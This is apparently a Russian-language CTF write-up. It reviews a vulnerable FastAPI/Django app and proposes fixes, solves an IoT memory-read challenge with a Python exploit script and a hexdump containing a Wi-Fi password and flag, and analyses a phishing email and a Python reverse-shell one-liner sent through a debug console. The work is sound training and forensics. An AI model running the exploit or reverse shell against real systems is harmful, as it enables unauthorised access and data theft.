Непрошенные гости! - 1 и Непрошенные гости! - 2

auth/main.py:

1. Хранение паролей в открытом виде:

В методе /register пароль пользователя сохраняется в базу данных без хэширования:

```
db_user = models.User(username=user.username, password=user.password)
```

Злоумышленник получает доступ к базе данных (например, через SQL-инъекцию или компрометацию сервера).

Пароли хранятся в открытом виде, что позволяет злоумышленнику использовать их для входа в систему под другими пользователями.

фикс:

```
from passlib.context import CryptContext
pwd_context = CryptContext(schemes=["bcrypt"], deprecated="auto")
hashed_password = pwd_context.hash(user.password)
db_user = models.User(username=user.username,
password=hashed_password)
```

2. Аналогично 1му - Проверка пароля без хэширования:

В методе /token пароль проверяется напрямую:

```
if not user or form_data.password != user.password:
```

фикс:

```
if not user or not pwd_context.verify(form_data.password, user.password):
```

3. Отсутствие ограничения времени жизни токена

В коде используется JWT для создания токенов доступа, однако не указано его время жизни.

```
access_token = security.create_access_token(data={"sub": user.username})
```

Злоумышленник перехватывает JWT-токен (например, через XSS или MitM).

Токен остаётся действительным практически бесконечно

(ACCESS_TOKEN_EXPIRE_MINUTES = 10000000000000000000), что позволяет злоумышленнику использовать его длительное время.

фикс:

установить реалистичное время истечения токена:

```
ACCESS_TOKEN_EXPIRE_MINUTES = 52
```

4. Токены добавляются в чёрный список только при выходе пользователя, если злоумышленник перехватит действующий токен до его добавления в чёрный список, он сможет использовать его до окончания лайфтайма:

```
async def @app.post("/logout") logout(token: str = Depends(oauth2_scheme)): security.blacklist_token(token) return {"msg": "Successfully logged out"}
```

auth/models.py

5. Отсутствуют какие-либо ограничения на длину и значения пароля и юзернейма:

```
username = Column(String, unique=True, index=True)
```

```
password = Column(String)
```

Отсутствие валидации входных данных

Вектор атаки:

Злоумышленник отправляет специально сформированные данные (например, очень длинные строки или специальные символы) для эксплуатации уязвимостей. Отсутствие валидации может привести к ошибкам в работе приложения или SQL-инъекциям.

фикс:

```
class UserCreate(BaseModel):
    username: str = Field(..., min_length=3, max_length=50,
regex="^[a-zA-Z0-9_]+$")
    password: str = Field(..., min_length=8)
```

auth/security.py

2. В файле используется фиксированный секретный ключ(как константа):

```
SECRET_KEY = "Abqh4LSVdohqrlhtalvifAmEsymAvY9p"
```

Используя этот ключ, злоумышленник может подделывать JWT-токены.

фикс:

```
import os
```

```
from secrets import token_hex
```

```
SECRET_KEY = os.getenv("SECRET_KEY", token_hex(32))
```

3. Огромное время жизни токена:

```
ACCESS_TOKEN_EXPIRE_MINUTES = 10000000000000000000
```

4. Отсутствие механизма обновления токена.

5. Нереалистичные значения для блокировки пользователей.

```
MAX_LOGIN_ATTEMPTS = 10000000000000000000
```

```
BLOCK_TIME_MINUTES = 0
```

Вектор атаки:

Злоумышленник выполняет атаку подбора паролей (brute-force attack).

Параметры блокировки пользователей (MAX_LOGIN_ATTEMPTS = 1000000000000000000, BLOCK_TIME_MINUTES = 0) делают защиту фактически бесполезной.

фикс:

MAX_LOGIN_ATTEMPTS = 5

BLOCK_TIME_MINUTES = 15

/auth/migrations/env.py

/app/diary/settings.py

1. Режим DEBUG включен (DEBUG = True)

Злоумышленник может вызвать ошибку и получить доступ к внутренней информации, что упрощает дальнейшие атаки.

фикс:

отключить debug

2. Секретный ключ Django является константой. Ключ используется для шифрования сессий, генерации токенов и других security-related функций.

```
SECRET_KEY = "Abqh4LSVdohqrlhtalvifAmEsymAvY9p"
```

фикс:

```
import os
```

```
from secrets import token_hex
```

```
SECRET_KEY = os.getenv("SECRET_KEY", token_hex(32))
```

3. Отсутствие HTTPS

- Вектор атаки:
 - ** может привести к атакам MITM.
- фикс:

```
uvicorn.run(app, host={ipadr}, port=8000, ssl_keyfile={key},  
ssl_certfile="{cert}")
```

/app/diary/urls.py

1. Нет ограничений на частоту запросов к API/формам (например, login/), что упрощает брутфорс.

/app/mysite/views.py

1. SQL-инъекции

- user_login: Сырой SQL-запрос с вставкой username и password.
- mark_add_view: SQL-инъекция в INSERT через параметры student_login,

mark_value, date.

search: Сырой запрос с LIKE '{query}'.

Вектор атаки:

Злоумышленник может выполнить произвольные SQL-запросы, украсть данные, удалить таблицы или получить контроль над БД.

фикс:

использовать ORM Django или параметризованные запросы
(cursor.execute("SELECT ... WHERE login = %s", [username])).

2. Отключена защита от CSRF

@csrf_exempt

фикс:

убрать данную строку, настроить CORS с использованием middleware.

3. Недостаточная проверка прав доступа. В profile_edit нет проверки, что пользователь редактирует свой профиль.

фикс:

```
python if request.method == 'POST': form = EditProfileForm(request.POST)
if form.is_valid(): cd = form.cleaned_data new_username =
cd.get('username') if new_username != user.login: return
HttpResponseForbidden("Нельзя изменить чужой логин")
/app/mysite/migrations/0001_initial.py
```

4. Уязвимость в User.photo (FilePathField)

FilePathField без ограничений (path, match) позволяет указывать любые пути на сервере.

Вектор атаки:

Злоумышленник может получить доступ к системным файлам (например, ../etc/passwd).

фикс:

photo = models.FilePathField(path="/safe/upload/dir/", match="*.?(jpg|png)\$")

Кроличий горшок 2.0

<https://qwgqoro.works/articles/plants-vs-bugs>

У горшочка есть апи на 80 порту, позволяющее получить заряд горшка, влажность, температуру и прочую информацию о горшке(метод GET_SNAPSHOT).

Ту же самую информацию можно получить через метод GET_PROPERTY, передав в param индекс массива. Суть в том, что можно обратиться за индексы массивы и прочитат произвольную память. Последовательно перебирая индекс, получим дамп, в котором лежит флаг

Exploit:

```
import struct
import requests
```

```

start_param = -2000
end_param = 5000

with open("dumpy.bin", "wb") as f:
    for i in range(start_param, end_param):
        print(f"[*] Requesting {i}")
        r = requests.post("http://10.10.1.172/control", json={"cmd": 1,
"param": i})
        value = r.json()["value"]
        if type(value) == int:
            f.write(struct.pack("<i", value))
        elif type(value) == float:
            f.write(struct.pack("<f", value))
        elif value is None:
            f.write(struct.pack("<i", 0))
        else:
            print("Unknown type!", value)
        f.flush()

```

Кусок дампа, где лежит пароль от вай-фай сети ASUS-3:

```

000019b0  00 00 00 00 00 00 00 00 75 75 69 64 33 36 65 63
|.....uuid36ec|
000019c0  35 64 32 31 30 62 34 38 37 65 38 39 00 00 00 00
|5d210b487e89....|
000019d0  00 00 59 42 33 36 45 59 55 52 61 39 52 33 6d 6c
|..YB36EYURa9R3ml|
000019e0  64 35 6a 6e 37 58 6e 30 34 43 6a 4c 56 72 31 44
|d5jn7Xn04CjLVr1D|
000019f0  51 56 61 77 31 70 32 00 00 00 00 00 00 00 00 00
|QVaw1p2.....|
00001a00  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|.....|
00001a10  00 00 00 58 66 73 32 49 32 62 53 33 63 75 76 4b
|...Xfs2I2bS3cuvK|
00001a20  44 49 63 77 35 79 55 62 57 41 6d 73 61 36 34 74
|DIcw5yUbWamsa64t|
00001a30  49 47 6a 00 53 6d 61 72 74 4c 69 66 65 5f 49 76
|IGj.SmartLife_Iv|
00001a40  79 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|y.....|
00001a50  00 00 00 00 00 69 63 6c 31 32 33 31 35 39 00 00

```

```
|.....icl123159..|
00001a60  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|.....|
*
00001ab0  00 00 00 00 00 00 00 00 00 00 00 00 06 00 41 53
|.....AS|
00001ac0  55 53 2d 33 00 00 00 00 00 00 00 00 00 00 00 00  |US-
3.....|
00001ad0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 6e
|.....n|
00001ae0  74 6f 7b 70 30 37 5f 77 68 34 37 35 5f 31 6e 5f
|to{p07_wh475_1n_|
00001af0  75 72 5f 68 33 34 64 7d 00 00 00 00 00 00 00 00
|ur_h34d}.....|
00001b00  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|.....|
```

Враг врага 1 - 1

через почту в архиве npp.zip

```
From - Tue Dec 10 18:32:05 2024
X-Mozilla-Status: 0001
X-Mozilla-Status2: 00000000
Return-Path: admin@mailservice.pma.ru
Received: from [IPv6::ffff:127.0.0.1] (DESKTOP-5UI5AFR.domain.com
[127.0.0.1])
    by DESKTOP-5UI5AFR with ESMTPA
    ; Fri, 22 Nov 2024 21:19:49 +0300
Message-ID: <7580751D-294B-4A69-AE4B-D42123B5FC66@DESKTOP-5UI5AFR>;
MIME-Version: 1.0
To: "rromanov@mailservice.pma.ru"
From: admin
Subject:
    =?utf-8?B?0J7QsdC90L7QstC70LXQvdC40LUg0L/QsNGA0L7Qu9C10Lkg0L/QvtC70Yy=?=
    =?utf-8?B?0LfQvtCy0LDRgtC10LvQtdC5?=?
Date: Fri, 22 Nov 2024 21:19:49 +0300
Importance: normal
X-Priority: 3
Content-Type: multipart/mixed;
    boundary="_13058A1F-367B-49C5-9E07-ACB8AEE1516D_"

--_13058A1F-367B-49C5-9E07-ACB8AEE1516D_
```

```
Content-Type: multipart/alternative;  
    boundary="_BA29F595-B28D-449D-85E7-8549EB2289F3_"
```

```
--_BA29F595-B28D-449D-85E7-8549EB2289F3_  
Content-Transfer-Encoding: base64  
Content-Type: text/plain; charset="utf-8"
```

```
DQrQntCx0L3QvtCy0LjRgtC1INC/0LDRgNC+0LvRjCDQsiDRgdC+0L7RgtCy0LXRgtGB0YLQst  
C4  
0Lgg0YEg0L/RgNC40LrRgNC10L/Qu9C10L3QvdC+0Lkg0YLQsNCx0LvQuNGG0LXQuS4NCg==
```

```
--_BA29F595-B28D-449D-85E7-8549EB2289F3_  
Content-Transfer-Encoding: base64  
Content-Type: text/html; charset="utf-8"
```


```
PGh0bWwgeG1sbnM6bz0idXJu0nNjaGVtYXMtbWljcm9zb2Z0LWNvbTpvZmZpY2U6b2ZmaWNlIi  
B4  
bWxuczp3PSJ1cm46c2NoZW1hcy1taWNYb3NvZnQtY29t0m9mZmljZTp3b3JkIiB4bWxuczptPS  
Jo  
dHRw0i8vc2NoZW1hcy5taWNYb3NvZnQuY29tL29mZmljZS8yMDA0LzEyL29tbWwiIHhtbG5zPS  
Jo  
dHRw0i8vd3d3LnczLm9yZy9UUU9SRUMtaHRtbDQwIj48aGVhZD48bWV0YSBodHRwLWVxdWl2PU  
Nv  
bnRlbnQtVHlwZSBjb250ZW50PSJ0ZXh0L2h0bWw7IGNoYXJzZXQ9dXRmLTgiPjxtZXRhIG5hbW  
U9
```

Враг врага 1 - 2

В загрузках лежит архив

В нём самораспаковывающийся архив с notepad.exe.

Вредоносное приложение - notepad.exe



Враг врага 2 - 1

через /console, который доступен, потому что на питоновском веб сервере включен debug, был прокинут реверс шелл на питоне:

```
>>> import
socket, subprocess, os; s=socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.
connect(('10.10.10.12', 9001)); os.dup2(s.fileno(), 0);
os.dup2(s.fileno(), 1); os.dup2(s.fileno(), 2); import pty;
pty.spawn('bash');
```

Враг врага 2 - 2

Ответ: 10.10.10.12, 81.177.221.242

- 10.10.10.12 - посылал запрос на /console с реверс шеллом на 172.18.0.3

```
GET /console?
&__debugger__=yes&cmd=import%20socket%20subprocess%20os%3Bs%3Dsocket.socke
t(socket.AF_INET%20socket.SOCK_STREAM)%3Bs.connect((%2210.10.10.12%22%2C90
01)%3Bos.dup2(s.fileno()%2C0)%3B%20os.dup2(s.fileno()%2C1)%3Bos.dup2(s.fi
leno()%2C2)%3Bimport%20pty%3B%20pty.spawn(%22bash%22)&frm=0&s=yqqPfQiFZmXs
mnZQYMPF HTTP/1.1
Host: 10.10.10.3:5000
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:129.0)
Gecko/20100101 Firefox/129.0
```

```
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.3:5000/console
Connection: keep-alive
Cookie: hide-dotfile=no; __wzd44828fdb9134e8d1a6f=1737574404|9130fd746c6b
Priority: u=0
```

- 81.177.221.242 - с этого айпишника был скачан бинарник, лежащий на /app

Враг врага 2 - 4

В пакете 1424 через реверс шелл выполняется ./app

Ответ: Arrival Time: Jan 22, 2025 22:35:52.600327626 MSK

UTC Arrival Time: Jan 22, 2025 19:35:52.600327626 UTC